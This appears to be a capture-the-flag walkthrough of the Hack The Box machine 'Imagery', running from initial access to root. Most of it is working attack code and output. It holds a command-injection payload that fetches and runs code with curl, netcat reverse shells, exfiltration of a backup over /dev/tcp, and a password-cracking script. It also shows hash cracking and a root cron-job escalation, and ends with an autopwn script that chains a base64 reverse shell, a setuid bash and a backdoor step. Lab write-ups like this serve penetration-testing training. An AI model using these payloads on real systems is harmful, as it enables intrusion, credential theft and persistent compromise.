
Inject ; curl 10.10.14.96|bash; in the x parameter
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /apply_visual_transform HTTP/1.1
Host: imagery.com:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://imagery.com:8000/
Content-Type: application/json
Content-Length: 141
Origin: http://imagery.com:8000
Connection: keep-alive
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aOFHZQ.6yzaIWvagsiWnhVVzAgJ5k0LtZ4
DNT: 1
Sec-GPC: 1
Priority: u=0

{"imageId":"056b2673-e663-4e75-a889-3980c9184c43","transformType":"crop","params":{"x":"; curl 10.10.14.96|bash;","y":0,"width":800,"height":450}}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.96] from (UNKNOWN) [10.10.11.88] 41720
/bin/sh: 0: can't access tty; job control turned off
$ /usr/bin/script -qc /bin/bash /dev/null
web@Imagery:~/web$ ^Z
zsh: suspended  nc -lvnp 1111

stty raw -echo;fg
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1111
                               export TERM=xterm
web@Imagery:~/web$ stty rows 50 columns 209
web@Imagery:~/web$ id
uid=1001(web) gid=1001(web) groups=1001(web)
Shell as mark
Enumeration
Run linpeas
1
curl http://10.10.14.96:80/privesc_lin/linpeas.sh | bash -s --
We’ll find an AES encrypted file from a none-default backup folder /var/backup

It was encrypted by pyAesCrypt 6.1.1
1
2
3
4
5
6
bash-5.2$ file /var/backup/web_20250806_120723.zip.aes
bash: file: command not found
bash-5.2$ strings /var/backup/web_20250806_120723.zip.aes  | head
CREATED_BY
pyAesCrypt 6.1.1
[...]
Let’s transfer the file to our machine
1
2
3
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ nc -lvnp 21 > loot/web_20250806_120723.zip.aes
listening on [any] 21 ...
1
web@Imagery:~/web$ cat /var/backup/web_20250806_120723.zip.aes > /dev/tcp/10.10.14.96/21
Decrypt pyAesCrypt encrypted file
Get more info from the file
1
2
3
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ file loot/web_20250806_120723.zip.aes
loot/web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
We’ll find some code examples from https://github.com/marcobellaccini/pyAesCrypt by googling

We can write a script to brute force the password
crack.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import sys, os
import pyAesCrypt


target_fp = sys.argv[1]
wordlist_fp = sys.argv[2]
out_fp = target_fp.split('.aes')[0]

for ln in open(wordlist_fp, 'rb'):
    pwd = ln.rstrip(b'\n\r').decode('utf-8', errors='ignore')
    try:
        pyAesCrypt.decryptFile(target_fp, out_fp, pwd)
        print(f"[+] {pwd}")
        break
    except Exception:
        pass
Cracked the password : bestfriends
1
2
3
4
5
6
7
8
9
10
11
12
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ uv add --script crack.py pyAesCrypt
Updated `crack.py`

┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ time uv run crack.py loot/web_20250806_120723.zip.aes /usr/share/wordlists/rockyou.txt
[+] bestfriends

real    11.24s
user    11.03s
sys     0.16s
cpu     99%
We can use a simple bash one-liner to brute force the password, but it’s gonna take way longer to crack
uv tool install pyAesCrypt
Crack user hashes from website’s backup
It looks like a backup of ~/web directory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ cd loot

┌──(bravosec㉿fsociety)-[~/htb/Imagery/loot]
└─$ 7z l web_20250806_120723.zip
[...]

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-08-05 09:00:20 .....         4023         1424  web/utils.py
2025-08-05 08:57:20 .....         9091         1885  web/api_manage.py
2025-08-05 08:58:18 .....          840          372  web/api_misc.py
2025-08-05 08:56:54 .....         6398         1527  web/api_auth.py
2025-08-05 08:59:48 .....         1809          758  web/config.py
2025-08-05 15:21:24 .....         1943          804  web/app.py
2025-08-05 08:56:42 .....         9784         2084  web/api_admin.py
2025-08-05 08:58:38 .....        12082         2760  web/api_upload.py
2025-08-06 12:07:02 .....         1503          389  web/db.json
[...]
Extract the hashes from web/db.json
1
2
3
4
5
6
7
8
9
10
┌──(bravosec㉿fsociety)-[~/htb/Imagery/loot]
└─$ 7z e web_20250806_120723.zip web/db.json
[...]

┌──(bravosec㉿fsociety)-[~/htb/Imagery/loot]
└─$ cat db.json | jq '.users[] | .username+":"+.password' -r | tee db_backup.json.hash
admin@imagery.htb:5d9c1d507a3f76af1e5c97a3ad1eaa31
testuser@imagery.htb:2c65c8d7bfbca32a3ed42596192384f6
mark@imagery.htb:01c3d2e5bdaf6134cec0a367cf53e535
web@imagery.htb:84e3c804cf1fa14306f26f9f3da177e0
Cracked the hashes
1
2
3
4
5
6
7
8
9
┌──(bravosec㉿fsociety)-[~/htb/Imagery/loot]
└─$ hashcat db.json.hash /opt/wordlists/rockyou.txt -m 0 --user
hashcat (v6.2.6) starting
[...]

┌──(bravosec㉿fsociety)-[~/htb/Imagery/loot]
└─$ hashcat db_backup.json.hash /opt/wordlists/rockyou.txt -m 0 --user --show
testuser@imagery.htb:2c65c8d7bfbca32a3ed42596192384f6:iambatman
mark@imagery.htb:01c3d2e5bdaf6134cec0a367cf53e535:supersmash
Password reuse
1
2
3
4
5
6
web@Imagery:~/web$ su - mark
Password:supersmash
mark@Imagery:~$ id
uid=1002(mark) gid=1002(mark) groups=1002(mark)
mark@Imagery:~$ cat user.txt
4453ac34154865943fac3fe9e1fdfa4e
Root Flag
Shell as root
SUDO - Custom backup program : Cron job
mark can run /usr/local/bin/charcol as root without its password
1
2
3
4
5
6
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
The binary can only be executed by root
1
2
mark@Imagery:~$ ls -la /usr/local/bin/charcol
-rwxr-x--- 1 root root 69 Aug  4 18:08 /usr/local/bin/charcol
charcol is a custom tool for backup
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
mark@Imagery:~$ sudo /usr/local/bin/charcol

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0


Charcol is already set up.
To enter the interactive shell, use: charcol shell
To see available commands and flags, use: charcol help
mark@Imagery:~$ sudo /usr/local/bin/charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system password verification).
We don’t know the password for shell command
1
2
3
4
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):

[2025-10-05 05:00:41] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
But we can reset the password
1
2
3
4
5
6
7
8
9
10
mark@Imagery:~$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2025-10-05 05:04:16] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:supersmash

[2025-10-05 05:04:30] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
Set to no password mode
1
2
3
4
5
6
7
8
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2025-10-05 05:05:18] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
Now we can enter the shell and see what we can do
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-10-05 05:05:39] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> help
[...]
Automated Jobs function looks interesting

Start reverse shell listener
1
2
3
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ nc -lvnp 1111
listening on [any] 1111 ...
Add a cron to get reverse shell
1
2
3
4
5
6
7
charcol> auto add --schedule "* * * * *" --command "/bin/bash -c 'curl 10.10.14.96|bash'" --name "test"
[2025-10-05 05:10:44] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-10-05 05:10:50] [INFO] System password verified successfully.
[2025-10-05 05:10:50] [INFO] Auto job 'test' (ID: 73b665e7-368b-4c64-818f-09bd4b36d198) added successfully. The job will run according to schedule.
[2025-10-05 05:10:50] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true /bin/bash -c 'curl 10.10.14.96|bash'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.96] from (UNKNOWN) [10.10.11.88] 46146
/bin/sh: 0: can't access tty; job control turned off
# /usr/bin/script -qc /bin/bash /dev/null
root@Imagery:~# ^Z
zsh: suspended  nc -lvnp 1111

stty raw -echo;fg
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1111
                               export TERM=xterm
root@Imagery:~# stty rows 50 columns 209
root@Imagery:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Imagery:~# cat root.txt
af2347af0e500734515cb8041a041d03
Additional
Post exploitation
Secrets
1
2
3
root:$y$j9T$OVSThp/6ybogilellugDf.$Le2uXxNfrXRiH18puL.GI7fnu2hYxttVASa.OMFvjs4:20286:0:99999:7:::
web:$y$j9T$bSJcB7IM6SVHob8SVJQ2X/$L16rTrWlInaJ6EvPTXO3CTiUP88xtNClzOJkwXIIL0D:20303:0:99999:7:::
mark:$y$j9T$m1reIJvzn7/7hhJ26v8WV1$3zPWU7HPsUn0P133BsMZDar.XmDq1T3AbJrfi.Nc6x3:20350:0:99999:7:::
Files
1
Client side activities
Keylogging & Clipboard history
1
Browser
1
Files & directories access history
1
Application history
1
Autopwn
Someone kept breaking the machine, so I had to write autopwn to counter continious resets

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
cat > ./command_injection.sh <<'EOF'
#!/bin/bash

RHOST=$1
LHOST=$2
PAYLOAD=$(B64=$(echo "bash -i >& /dev/tcp/$LHOST/1111 0>&1" | base64 -w0); echo "echo $B64|base64 -d|bash")

echo '[*] Logging in'
curl -s "http://$RHOST:8000/login" -H 'Content-Type: application/json' -d '{"username":"testuser@imagery.htb", "password":"iambatman"}' -c cookies.txt

echo '[*] Upoading image'
image_id=$(curl -s -b cookies.txt "http://$RHOST:8000/upload_image" -F file=@/home/kali/Pictures/white_16x16.png | jq '.imageId' -r)
echo "[+] image_id: $image_id"

echo '[*] Getting reverse shell'
curl -s -b cookies.txt "http://$RHOST:8000/apply_visual_transform" -H 'Content-Type: application/json' -d '{"imageId":"'"$image_id"'","transformType":"crop","params":{"x":";'"$PAYLOAD"';","y":0,"width":800,"height":450}}'
EOF

chmod +x ./command_injection.sh

cat > autopwn.expect <<'EOF'
#!/usr/bin/expect -f
set timeout -1
set rhost [lindex $argv 0]
set lhost [lindex $argv 1]
if { $argc < 2 } {
    puts "Usage: $argv0 <rhost> <lhost>"
    exit 1
}
set cmd "./command_injection.sh $rhost $lhost"
set logfile "./autopwn_${rhost}.log"
set local_script "~/scripts/tmux/pt/linux/persistence.txt"

spawn nc -lvnp 1111
puts "Spawned netcat listener\n"

exec /bin/bash -c "$cmd > $logfile 2>&1 &"
puts "Started command injection, logging to $logfile\n"

expect -re ".*connect to.*"

# get a pty'd bash
send "/usr/bin/script -qc /bin/bash /dev/null\r"
expect "\\$"

# switch to mark
send "su mark\r"
expect "Password:"
send "supersmash\r"
expect "\\$"

# reset charcol password
send "sudo /usr/local/bin/charcol -R\r"
expect "Enter system password"
send "supersmash\r"
expect "\\$"

# set the shell to 'no password'
send "sudo /usr/local/bin/charcol shell\r"
expect "no password"
send "\ryes\r"
sleep 0.1
expect "\\$"

# add the cron job
send "sudo /usr/local/bin/charcol shell\r"
expect "charcol>"
send "auto add --schedule '* * * * *' --command 'chmod +s /bin/bash' --name 'test'\r"
expect "Enter system password"
send "supersmash\r"
send "exit\r"
expect "\\$"

# Wait until cron job ran, then get a shell as root
send -- "while true; do /bin/bash -p -c 'id' | grep -q root && /bin/bash -p; sleep 1; done\r"
expect "#"
send "chmod -s /bin/bash; python3 -c 'import os;os.setuid(0);os.system(\"/bin/bash -p\")'\r"
expect "root@"

# run cleanup script
send "/root/.cron/clean.sh\r"

# run backdoor script
if {[file exists $local_script]} {
    ## read local script
    set fh [open $local_script r]
    set script_data [read $fh]
    close $fh
    ## run script in memory
    send "bash -s <<'__SCRIPT__'\r"
    send -- $script_data
    send "\r__SCRIPT__\r"
}

interact
EOF

chmod +x autopwn.expect
./autopwn.expect 10.10.11.88 10.10.14.96